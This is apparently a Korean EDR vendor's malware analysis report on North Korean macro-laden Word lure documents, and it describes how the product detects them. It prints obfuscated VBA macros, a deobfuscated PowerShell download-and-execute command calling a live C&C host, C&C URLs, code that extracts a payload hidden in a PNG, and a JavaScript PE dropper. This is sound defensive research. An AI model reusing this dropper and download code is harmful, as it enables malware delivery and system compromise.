
Path	[%AppData%]\Microsoft\Templates\1589989024.xml
C&C	http://gosiweb.gosiclass.com/m/gnu/convert/default/8ef014a/list.php?query=1

[표 9] Wscript.exe 와 특정 옵션을 통한 VBScript 실행

WMI 명령을 통해 실행되는 XML 형식의 VBScript 파일 경로와 C&C 서버 정보는 위와 같다. 현재는 C&C 서버가 접속이 불가하여 연결이 실패한다.

4.4.4 Privacy-i EDR 취약점 통제 기능 탐지 (210811_업무연락(사이버안전).doc)

4.4.4.1 탐지 정보 (exploit.abuse.wmi)




[그림 27] Privacy-i EDR 취약점 통제 기능의 WMI 명령을 이용한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(210811_업무연락(사이버안전).doc)를 통한 악의적인 WMI 명령을 실행하는 공격을 취약점 공격으로 탐지하고 있다. 이는 행위 기반 탐지로서, 실시간으로 프로세스의 행위를 모니터링 한 후 악성 WMI 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.

4.5 사례비 지급의뢰서.doc

4.5.1 Word 문서 초기 화면



[그림 28] 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [사례비 지급의뢰서.doc]라는 문서명을 사용하여 금전적 심리를 이용한 실행을 유도하였으며, 공격 대상은 사례비라는 금전적인 심리를 통해 해당 문서형 악성코드를 실행하였다. 공격 대상이 문서형 악성코드를 처음 실행하면 MS-Office 보안 정책에 따라 VBA Macro 실행을 막지만, 이를 우회하기 위해 공격자는 문서의 첫 페이지를 호환성 문제가 발생한 것처럼 위장하였다. 공격자는 이를 통해 공격 대상이 자발적으로 [콘텐츠 사용] 버튼을 클릭 하도록 하여, 악성 VBA Macro 가 동작할 수 있도록 유도하였다.

4.5.2 악성 VBA Macro 분석 (1)

```
Private Sub Document_Open( )
asfwefsadfasfsadf
asfwqfasfsdafas
eifhhdfasfiedf
End Sub
```

[그림 29] 문서형 악성코드 내 악성 VBA Macro

문서형 악성코드 내 VBA Macro 를 확인하면 Document_Open 매크로가 사용되는 것을 확인 할 수 있다. 이 Macro 는 문서가 열람 될 때 실행되며, 내부적으로 [asfwefsadfasfsadf], [asfwqfasfsdafas], [eifhhdfasfiedf]와 같이 알 수 없는 의미의 이름을 갖는 난독화된 함수를 실행하는 것을 알 수 있다. Anti-Virus 제품의 정적 분석 우회와 악성코드 분석가의 어려움을 위해 기존의 Macro 를 난독화 한 결과이다.

4.5.3 악성 VBA Macro 분석 (2)

```
Function eifhhdfasfiedf()
Set djfeihfidkasljf = CreateObject("Shell.Application")
Dim dfgdfjiejfjdshaj As String
Dim yhjhfjdhfdhfuesk(10) As String
dfgdfjiejfjdshaj = "+e+z+p+e+z+o+e+z+w+e+z+e+e+z+r+e+z+s+e+z+h+e+z+e+e+z+l+e+z+l+e+z+.+e+z+e+e
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, "+e+z+", "")
yhjhfjdhfdhfuesk(0) = "+e+z+[+e+z+s+e+z+t+e+z+r+e+z+i+e+z+n+e+z+g+e+z+]+e+z+$+e+z+a+e+z+=+e+z+
yhjhfjdhfdhfuesk(1) = "+e+z+e+e+z+w+e+z+-+e+z+O+e+z+b+e+z+j+e+z+e+e+z+c+e+z+t +e+z+N+e+z+e+e+z
yhjhfjdhfdhfuesk(2) = "+e+z+e+e+z+n+e+z+t+e+z+)+e+z+,+e+z+D+e+z+o+e+z+y+e+z+e+e+z+k+e+z+s+e+z+
yhjhfjdhfdhfuesk(3) = "('h+e+z+t+e+z+t+e+z+p+e+z+:+e+z+/+e+z+/+e+z+q+e+z+u+e+z+a+e+z+r+e+z+e+e
yhjhfjdhfdhfuesk(4) = "+e+z+}+e+z+;+e+z+$+e+z+b+e+z+=+e+z+$+e+z+a+e+z+.+e+z+r+e+z+e+e+z+p+e+z+
yhjhfjdhfdhfuesk(5) = "+e+z+a+e+z+c+e+z+e+e+z+(+e+z+'+e+z+y+e+z+e+e+z+k+e+z+s+e+z+l+e+z+e+e+z+
yhjhfjdhfdhfuesk(6) = "+e+z+l+e+z+o+e+z+a+e+z+d+e+z+S+e+z+t+e+z+r+e+z+'+e+z+)+e+z+;+e+z+$+e+z+
ueijfjdfijiewjddkfoi = Join(yhjhfjdhfdhfuesk, "")
    ueijfjdfijiewjddkfoi = Replace(ueijfjdfijiewjddkfoi, "+e+z+", "")
djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, ueijfjdfijiewjddkfoi, "", "open", vbHide
```


[그림 30] 문서형 악성코드 내 난독화된 악성 VBA Macro

위처럼 난독화된 Macro 내 [eifhhdfasfiedf]라는 함수가 존재하며, 실질적인 악성 행위는 해당 함수에서 수행된다. 난독화된 VBA Macro 는 난독화가 일부분 해제되며 악의적인 명령을 실행하게 되는데, 아래와 같은 악의적인 PowerShell 명령이 수행된다.

dfgdfjiejfjdshaj	powershell.exe
ueijfjdfijiewjddkfoi	[string]$a={(New-Object Net.WebClient).Doyeksleisling('http://quarez.atwebpages.com/ds/le.txt')};$b=$a.replace('yeksleisl','wnloadStr');$c=iex $b;iex $c

[표 10] 난독화 일부 해제 후 악의적인 PowerShell 명령

위 악의적인 PowerShell 명령을 확인하면 [ueijfjdfijiewjddkfoi] 변수 내 [Doyeksleisling]라는 문자열을 확인할 수 있다. 이는 이후 실행 과정에서 난독화가 완전히 해제되며, [DownloadString]이라는 문자로 치환하게 되는데 이는 PowerShell 메서드로 외부 서버에서 문자열의 형태로 페이로드를 받아올 수 있는 기능을 갖는다. 이를 통해 악의적인 명령이 수행되어 PowerShell 이 실행되고, 악의적인 명령으로 C&C 서버(http://quarez.atwebpages.com/ds/le.txt)에 연결해 추가적인 악성 페이로드를 다운받아 실행한다.




[그림 31] PowerShell 을 통한 C&C 서버 연결 및 추가 페이로드 다운로드 시도

악의적인 VBA Macro 가 실행되며, WINWORD.EXE 프로세스의 자식 프로세스로 Powershell.exe 프로세스가 실행되고 그 인자로 위에서 분석했던 악의적인 PowerShell 명령이 실행되는 것을 확인할 수 있다. 현재는 C&C 서버가 접속이 불가하여 연결이 실패한다.

4.5.4 Privacy-i EDR 취약점 통제 기능 탐지 (사례비 지급의뢰서.doc)

4.5.4.1 탐지 정보 (exploit.abuse.powershell)




[그림 32] Privacy-i EDR 취약점 통제 기능의 악성 PowerShell 명령을 통한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(사례비 지급의뢰서.doc)를 통한 악성 PowerShell 명령을 실행하는 행위를 취약점 공격으로 탐지하고 있다. 실시간으로 프로세스의 행위를 모니터링 중, 악성 PowerShell 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.


4.6 생활비지급.doc

4.6.1 Word 문서 초기화면



[그림 33] 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [생활비지급.doc]라는 문서명을 사용하여 금전 지불이란 심리를 이용한 실행을 유도하였으며, 공격 대상은 생활비를 지급해준다는 금전적인 심리에 유도되어 해당 문서형 악성코드를 실행하였다. 공격 대상이 문서형 악성코드를 실행하면 MS-Office 보안 정책에 따라 VBA Macro 실행을 막지만, 공격자는 문서를 보기 위해 도구바의 [콘텐츠 사용] 버튼을 클릭하도록 첫 페이지를 구성하였다. 이를 통해 공격 대상이 자발적으로 [콘텐츠 사용] 버튼을 눌러 보안 정책을 우회하고, 악성 VBA Macro 가 동작할 수 있도록 유도하였다.



[그림 34] 공격 대상을 속이기 위한 위장 메시지 박스


악성 VBA Macro 가 실행될 시, 가장 먼저 문서가 구버전의 워드로 작성됐다는 영문 메시지 박스가 출력된다. 이는 실제로 호환성 이슈와는 아무런 관련이 없으며, 공격 대상을 속이기 위해 공격자가 작성한 Macro 의 일부분이다. 본 샘플의 변종들 또한 유사한 메시지 박스를 출력하는 것을 확인했다.

4.6.2 악성 VBA Macro 분석

```
    MyCalc = "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjl6V2luMzJfUHJvY2Vzcw=="
    Dim Calc As String: Calc = Decode(MyCalc)
    Dim MyValue As String: MyValue = "bXNodGE="
    Dim Value As String: Value = Decode(MyValue)
    Dim MyExt1 As String: MyExt1 = "emlw"
    Dim Ext1 As String: Ext1 = Decode(MyExt1)
    ImageFileName = "image003.png"
    Set ShellApp = CreateObject("Shell.Application")
    Set FileSys = CreateObject("Scripting.FileSystemObject")
    DocName = ActiveDocument.Name
    If InStr(DocName, ".") > 0 Then
       DocName = Left(DocName, InStr(DocName, ".") - 1)
    End If
    TempPath = Environ("Temp") & "₩" & DocName
    CreatedExeFilePath = Environ("Temp") & "₩" & ExeFileName
    Call MsgBoxOKCancel
    ActiveDocument.SaveAs TempPath, ₩dFormatHTML, , , , , True
    Call show
```

[그림 35] 난독화된 문서형 악성코드 내 악성 VBA Macro 와 wdFormatHTML 플래그 사용

난독화된 문서형 악성코드 내 악성 VBA Macro 는 실행 중 난독화가 해제되며, 위 사진에서 확인할 수 있는 wdFormatHTML 플래그를 인자로 사용한다. 이후 SaveAs 함수가 호출되며, 임시폴더(Temp) 경로에 [문서명].htm 파일을 생성한다. wdFormatHTML 플래그는 MS-Office 문서를 웹 브라우저에서 볼 수 있도록 텍스트와 서식들을 HTML 태그로 결합하고, 관련 리소스들을 지정된 경로에 저장하는 역할을 한다.



[그림 36] [문서명].htm 으로 저장된 파일과 관련 리소스

이전의 악성 VBA Macro 가 실행된 결과로, 위와 같이 문서형 악성코드의 텍스트와 서식이 저장된 파일은 임시폴더(Temp) 경로에 [문서명].htm 으로 저장되고, 이와 관련된 리소스들은 [문서명].files 경로에 저장된다. [문서명].files 경로 내 image002.png 파일은 실제로는 그림 파일로 위장되었지만, 추가적인 악성 페이로드가 내장되어있다. 그림 파일 내 내장된 악성 페이로드는 압축된 그림 파일의 형식으로 인코딩 되어있고, 이후 디코딩 작업을 거쳐 실행된다.

```
Public Function WIA_ConvertImage(sInitialImage As String, sOutputImage As String, Optional lQuality
    On Error GoTo Error_Handler
    Dim oWIA As Object
    Dim oIP As Object
    Dim sFormatID As String
    Dim sExt As String
    sFormatID = "{B96B3CAB-0728-11D3-9D7B-0000F81EF32E}"
    sExt = "BMP"
    If lQuality > 100 Then lQuality = 100
    Set oWIA = CreateObject("WIA.ImageFile")
    Set oIP = CreateObject("WIA.ImageProcess")
    oIP.Filters.Add oIP.FilterInfos("Convert").FilterID
    oIP.Filters(1).Properties("FormatID") = sFormatID
    oIP.Filters(1).Properties("Quality") = lQuality
    oWIA.LoadFile sInitialImage
```

[그림 37] image002.png 파일 내 인코딩된 악성 페이로드 디코딩

이후 악성 VBA Macro 는 추가적인 작업을 수행하는데, image002.png 파일을 PNG 형식에서 BMP 형식으로 포맷을 변환한다. 해당 과정은 BMP 형식이 비압축 그래픽 파일 형식으로서 단순한 포맷 변경 작업으로 압축되어 내장되어 있던 추가 페이로드의 압축이 풀리기 때문이다. 해당 작업이 수행된 후 그림 파일 내부에 인코딩 및 압축되어 있던 JavaScript 형식의 악성코드가 생성된다. 이후, VBA Macro 는 포맷이 변경된 BMP 그림 파일의 확장자를 ZIP 형식으로 변경한 후 임시폴더(Temp) 경로에 저장한다. 이후 이를 Mshta.exe 로 실행하는데, 이 때 WMI 명령을 이용한 실행이 수행된다.

4.6.3 악성 JavaScript 및 내장된 PE 파일

```
try {
  var b = new ActiveXObject("Scripting.FileSystemObject");
  var d = _0x556975(477);
  e = b[_0x556975(484)](d, !![]);
  e[_0x556975(492)]("MZ");
  e["Close"]();
  var data = [144, 3, 0, 4, 0, 65535, 0, 184, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
  60550, 30064, 60515, 10102, 60550, 30064, 60505, 10108, 60550, 30064, 60504, 10108, 60550,
  0, 28672, 5, 2072, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 40576, 1, 112, 0, 0,
  64, 16384, 29230, 29299, 99, 0, 7268, 3, 20480, 2, 7680, 3, 57344, 1, 0, 0, 0, 0, 0, 0, 64,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
```

[그림 38] 악성 PE 파일이 내장된 JavaScript 코드


WMI 를 통해 Mshta.exe 로 실행된 JavaScript 코드에는 악성행위를 하기 위한 PE 파일이 인코딩된 형식으로 내장되어 있다. 이는 JavaScript 가 실행된 후 디코딩 과정을 거쳐 특정 경로에 실행 가능한 PE 파일의 형식으로 저장 및 실행되어 악성 행위를 수행한다. 해당 PE 파일은 다운로더 형식의 악성코드이며, 이는 향후 북한 해킹 그룹을 위한 백도어 설치 및 민감 정보 탈취 등의 역할을 수행한다. 해당 파일이 생성되는 경로와 파일 정보는 아래와 같다.

Path	C:/Users/Public/Libraries/AlgStore.exe
Hash	6310cd9f8b6ae1fdc1b55fe190026a119f7ea526cd3fc22a215bda51c9c28214

[표 11] 다운로더 악성코드 생성 경로와 파일 정보

